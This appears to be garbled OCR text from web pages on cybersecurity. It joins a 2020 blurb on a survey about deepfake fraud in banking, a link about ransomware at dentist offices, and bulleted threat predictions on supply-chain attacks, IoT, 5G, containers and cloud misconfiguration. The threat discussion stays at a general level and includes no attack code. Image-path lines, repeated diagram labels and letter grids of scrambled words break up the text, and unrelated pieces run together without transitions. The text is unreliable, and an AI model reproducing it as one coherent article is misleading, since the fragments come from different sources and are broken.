
Published: 29 Jan 2020 0:01

Over three-quarters (77%) of cyber security decision makers are worried about the potential for deepfake technology to be used fraudulently – with online payments and personal banking services thought to be most at risk – but barely a quarter (28%) have taken any action against them.

The creation of deepfakes is still an emerging application for AIs, but nevertheless, iProov founder and CEO Andrew Bud said it was encouraging to see the financial services industry has acknowledged the scale of the dangers, which is potentially huge in terms of fraud, although he added that the tangible measures being taken to defend against them were what really mattered.

Managed service providers will be compromised for malware distribution and supply chain attacks

- Attacks via the supply chain of third parties
- Attackers will target a distributor or supplier to spread malware to customer organizations



MUST READ: Java or C++, Full stack or Front end: The programming languages and developer jobs that pay you the most

Ransomware hits hundreds of dentist offices in the US

Ransomware group gains access to dental software backend, deploys ransomware on customers' systems.

https://www.zdnet.com/article/ransomware-hits-hundreds-of-dentist-offices-in-the-us/

Attackers will capitalize on ‘wormable’ flaws and deserialization bugs

- Exploits for BlueKeep and other “wormable” flaws will be developed
- Widely used protocols, such as the SMB and RDP protocols, will be targeted to compromise unprotected and connected systems
- Deserialization bugs will be exploited to easily gain complete remote control and execute code automatically in enterprise apps

U	V	O	E	B	U
N	U	P	X	R	N
S	L	E	P	O	P
A	N	N	O	A	R
F	E	L	S	D	O
E	R	B	E	T	T
B	A	R	D	C	E

THE FUTURE IS EXPOSED

The converged future ushers in old and new attacks and techniques that expose information technology (IT) and operational technology (OT) assets.

Cybercriminals will home in on IoT devices for espionage and extortion

- Machine learning and artificial intelligence will be used to listen in on connected devices in organizations
- Use of language recognition and object identification
- Identify a set of targets for extortion or corporate espionage
- Router hacking via botnets used as a distributed network or for Domain Name Server (DNS) hijacking

5G adopters will grapple with the security implications of moving to software-defined networks


- Vulnerabilities due to the newness of the technology
- Vulnerable software operations, wider avenues for attacks
- Threats related to confidentiality, integrity, and availability

Critical infrastructures will be plagued by more attacks and production downtimes

- Utilities and other critical infrastructures (CIs) are viable targets for extortion
- DDoS attacks against operational technology (OT) networks (i.e., unsecure cloud providers as jumping-off points for immobilizing productions)
- Underfunded public CIs and government IT infrastructure will be open to attacks for longer than private industrial environments

Home offices and other remote-working setups will redefine supply chain attacks

- Work-from-home arrangements and connected home devices blur the lines in enterprise security
- Home devices used for work can be infected with malware that can get into the corporate network
- Cybercriminals will design enterprise attacks using home and public networks by impersonating employees




THE FUTURE IS MISCONFIGURED

Cloud and DevOps migrations present risks as well as rewards to adopters, underscoring the need for security throughout the deployment pipeline.

Vulnerabilities in container components will be top security concerns for DevOps teams

- More vulnerabilities in container runtimes (e.g., Docker, CRI-O, Containerd, and runC), orchestrators (e.g., Kubernetes), and build environments (e.g., Jenkins)
- Unsecure container images



Content and Data

Platform, Applications

Operating System, Network & Firewall Configuration

File & Data Encryption | Network Traffic Protection

Foundation Services

Compute | Storage | Database | Networking


Global Infrastructure

Domains, Availability Zones

Regions

Serverless platforms will introduce an attack surface for misconfiguration and vulnerable codes

- Outdated libraries, misconfigurations, and known and unknown vulnerabilities will be threat entry points to serverless applications
- Serverless platforms include containers, serverless functions, and other dependencies that underscore the complexity of where a threat may originate from



Content and Data

Platform, Applications

Operating System, Network & Firewall Configuration

File & Data Encryption

Network Traffic Protection

Foundation Services

Compute

Storage

Database

Networking

Global Infrastructure

Domains, Availability Zones

Regions

User misconfigurations and unsecure third-party involvement will compound risks in cloud platforms

- Misconfigurations in cloud storages that cause data leakage will still be a common security issue for organizations
- Insufficient access restrictions, mismanaged permission controls, negligence in logging activities, and publicly exposed assets
- Exposed company records and incursion of fines and penalties

Cloud platforms will fall prey to code injection attacks via third-party libraries

- Compromise in cloud platforms by way of code injection attacks, either directly to the code or through a third-party library
- Incidents of cloud breaches as more software-, infrastructure-, and platform-as-a-service cloud computing models are being widely adopted

S P R O T D

E I F E E E

C T I L C F

U R A B T E

R O E A E N

E F L B L S


S A E L B I

THE FUTURE IS DEFENSIBLE

The cybersecurity skills gap and poor security hygiene foment failure in protection; risk management and comprehensive threat intelligence are vital in creating a secure environment.

Predictive and **behavioral** detection will be crucial against persistent and fileless threats

- Threats that "live off the land" will continue to evade traditional blacklisting techniques
- Sustained upsurge in Linux-based malware as the system grows more popular in enterprise platforms
- Info stealers will be increasingly used to penetrate deeper into enterprise networks



